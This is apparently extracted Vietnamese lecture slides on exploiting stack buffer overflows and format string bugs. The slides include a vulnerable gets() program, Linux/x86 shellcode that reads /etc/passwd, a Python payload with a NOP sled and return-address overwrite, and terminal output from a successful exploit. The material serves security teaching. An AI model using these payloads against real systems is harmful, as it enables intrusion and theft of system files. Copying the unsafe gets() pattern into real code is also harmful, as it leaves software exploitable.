biến cục bộ hoặc vùng tràn			
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf

n	00		
.	/	w	i
88	f3	ff	bf
B	B	B	B
60	f4	e5	b7
A	A	A	A
AAAAAA			
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A

system

Khai thác

- Giả sử có thể xác định được địa chỉ [buf]

```
attt@ubuntu: ~  
attt@ubuntu:~$ python -c 'print "A"*28+"\x60\xfa\xe5\xb7  
"+"BBBB"+" \x88\xfa\xff\xbf"+"./win"' | ./vuln  
&buf=0xbffff360  
You win!  
Segmentation fault (core dumped)  
attt@ubuntu:~$
```

1

Kiến thức liên quan

2

Khai thác lỗ hổng buffer overflow

3

Shellcode

4

Khai thác lỗ hổng format string

Nhắc lại con trỏ hàm

```
/* return_type (*pointer_name) (function_arguments); */
#include <stdio.h>
void hello(char *name){
    printf("Hello, %s!\n", name);
}
int main(){
    char st[20];
    printf("Your name: ");
    gets(st);
    void (*f)(char*);    //Declare a function pointer
    f = hello;           //Assign a function pointer
    f(st);               //Call the function
}
```

Shellcode

❑ **Shellcode** là một đoạn mã máy được tiêm vào một phần mềm có lỗ hổng và sau đó được thực thi cùng phần mềm đó

- Nguồn gốc tên gọi "shellcode": code để bung một shell (với quyền root)
- Shellcode trực tiếp can thiệp lên các thanh ghi và hướng thực thi chương trình, vì thế nó thường được viết bằng hợp ngữ rồi dịch thành mã máy
- Shellcode được biểu diễn ở dạng chuỗi hex

Ví dụ shellcode

```
/* Linux/x86 - Read /etc/passwd Shellcode (58 bytes) */
unsigned char shellcode[ ] =
"\x31\xc9\xf7\xe1\xeb\x2b\x5b\xb0\x05\xcd\x80\x96\xeb\x06\x31\
xc0\xb0\x01\xcd\x80\x89\xf3\x31\xc0\xb0\x03\x89\xe1\x31\xd2\x
b2\x01\xcd\x80\x31\xdb\x43\x39\xd8\x75\xe5\x04\x03\x88\xd3\x
cd\x80\xeb\xe3\xe8\xd0\xff\xff\xff\x2f\x65\x74\x2f\x70\x61\x7
3\x73\x77\x64";

int main()
{
    int (*func)();
    func = (int(*)()) shellcode;
    func();
    return 0;
}
```



shellcode.zip

Ví dụ shellcode

```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ gcc tester.c -o tester -z execstack
attt@ubuntu:~/shellcode$ ./tester
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```


Shellcode Database

- <https://www.exploit-db.com/shellcodes>
- <http://shell-storm.org/shellcode/>

Thực thi shellcode mà không hiểu rõ nó thì cũng như chạy một phần mềm không rõ nguồn gốc!

Chương trình có lỗ hổng

```
/* vuln.c */  
#include <stdio.h>  
void foo(){  
    char buf[100];  
    printf("&buf=%p\n", buf);  
    gets(buf);  
}  
int main(){  
    foo();  
    puts("Goodbye!");  
    return 0;  
}
```


Chương trình có lỗi hổng

- Khoảng cách tới Return Address:
 $0xbffff30c - 0xbffff29c = 0x70 = 112$

```
attt@ubuntu: ~/shellcode
Breakpoint 2 at 0x804845c
(gdb) c
Continuing.
&buf=0xbffff29c
AAAAAAAAAAAAAAAAAAAA

Breakpoint 2, 0x0804845c in foo ()
(gdb) info frame
Stack level 0, frame at 0xbffff310:
  eip = 0x804845c in foo; saved eip 0x804846c
  called by frame at 0xbffff330
  Arglist at 0xbffff308, args:
  Locals at 0xbffff308, Previous frame's sp is 0xbffff310
  Saved registers:
    ebp at 0xbffff308, eip at 0xbffff30c
(gdb) █
```

Return to shellcode. Case 1



NOP Sled

- ❑ **NOP Sled** là một chuỗi lệnh NOP (no-operation) có tác dụng dẫn dắt CPU tới đoạn lệnh mục tiêu mà ta mong muốn
- Cần sử dụng NOP Sled khi ta không biết chính xác địa chỉ của shellcode, mà chỉ áng chừng trong khoảng $EIP \pm \text{delta}$, trong đó $EIP - \text{delta}$ là địa chỉ của NOP Sled.

payload.py


```
import struct
shellcode =
"\x31\xc9\xf7\xe1\xeb\x2b\x5b\xb0\x05\xcd\x80\x96\xeb\x06\x31\xc0\xb0\x01\xcd\x80\x89\xf3\x31\xc0\xb0\x03\x89\xe1\x31\xd2\xb2\x01\xcd\x80\x31\xdb\x43\x39\xd8\x75\xe5\x04\x03\x88\xd3\xcd\x80\xeb\xe3\xe8\xd0\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"
addr_buf = 0xbfff2cc
distance = 0xbfff30c - 0xbfff29c
nop = "\x90"*40
pad = "A"*distance
EIP = struct.pack("I", addr_buf + distance + 4 + len(nop)/2)
print pad + EIP + nop + shellcode
```

Return to shellcode. Case 1

attt@ubuntu: ~/shellcode

```
attt@ubuntu:~/shellcode$ python payload.py|./vuln  
&buf=0xbffff2cc  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

Return to shellcode. Case 2



1

Kiến thức liên quan

2

Khai thác lỗ hổng buffer overflow

3

Shellcode

4

Khai thác lỗ hổng format string

Format String

1

Lỗi hỏng format string

2

Đọc từ địa chỉ tùy ý

3

Ghi vào địa chỉ tùy ý

Format String

1

Lỗi hỏng format string

2

Đọc từ địa chỉ tùy ý

3

Ghi vào địa chỉ tùy ý

Khái niệm

```
#include <stdio.h>

int main(){
    int a, b;
    scanf("%d %d", &a, &b);
    printf("You've enter a=%d, b=%d\n", a, b);
    return 0;
}
```

Format String là chuỗi xác định định dạng của dữ liệu khi nhập/xuất

Định kiểu dữ liệu

Đặc tả	Ý nghĩa
%c	Kiểu ký tự
%d	Số nguyên có dấu dạng thập phân
%u	Số nguyên không âm dạng thập phân
%o	Số nguyên dạng octan
%x	Số nguyên dạng hexa
%e	Số thực dạng khoa học
%f	Số thực dạng chấm động
%s	Chuỗi ký tự


Đặc tả đặc biệt

Đặc tả	Ý nghĩa
%%	Ký tự %
%n	Ghi vào ô nhớ (có địa chỉ là tham số tương ứng) số lượng ký tự đã được in ra
%hn	Như %n, nhưng chỉ ghi vào 2 byte thấp thay vì ghi vào cả 4 byte ('h' = 'half')
%hhn	Như %n, nhưng chỉ ghi vào 1 byte thấp, thay vì ghi vào cả 4 byte

Sử dụng đặc tả %n

```
#include <stdio.h>

int main(){
    int a, c1,c2;
    printf("Enter an integer: a = ");
    scanf("%d", &a);
    printf("The number %n%d%n ", &c1, a, &c2);
    printf("has %d digit(s)\n", c2-c1);
    return 0;
}
```



The image shows a terminal window with a dark title bar containing window control icons and the text 'attt@ubuntu: ~'. The terminal content shows the execution of a program: the user runs './app', the program prompts 'Enter an integer: a = 123456', it then outputs 'The number 123456 has 6 digit(s)', and finally returns to the prompt 'attt@ubuntu:~\$' with a cursor.

```
attt@ubuntu:~$ ./app
Enter an integer: a = 123456
The number 123456 has 6 digit(s)
attt@ubuntu:~$
```

Chỉ định tham số


■ $\%[<N>\$]<T>$

- T là một đặc tả nào đó, bao gồm cả đặc tả "n"
- N là số thứ tự của tham số được chỉ định (tính từ 1, không kể format)
- \$ là ký tự bắt buộc

Chỉ định tham số

```
#include <stdio.h>

int main(){
    int a=1111, b=2222, c=3333;
    printf("%2$d\n", a, b, c);
    return 0;
}
```

A terminal window titled 'attd@ubuntu: ~' showing the execution of a program. The prompt is 'attd@ubuntu:~\$' and the command './fmtstr' has been entered. The output is '2222'. The prompt is now 'attd@ubuntu:~\$' with a cursor.

```
attd@ubuntu:~$ ./fmtstr
2222
attd@ubuntu:~$
```


Lỗi format string

❑ **Lỗi format string** là lỗi xuất hiện khi dữ liệu người dùng được sử dụng làm format string (hoặc được đưa vào format string) trong các hàm thuộc họ **printf**.

- printf, fprintf, sprintf, snprintf
- vprintf, vfprintf, vsprintf, vsnprintf

printf(): Dạng đầy đủ

printf(const char *format,...)

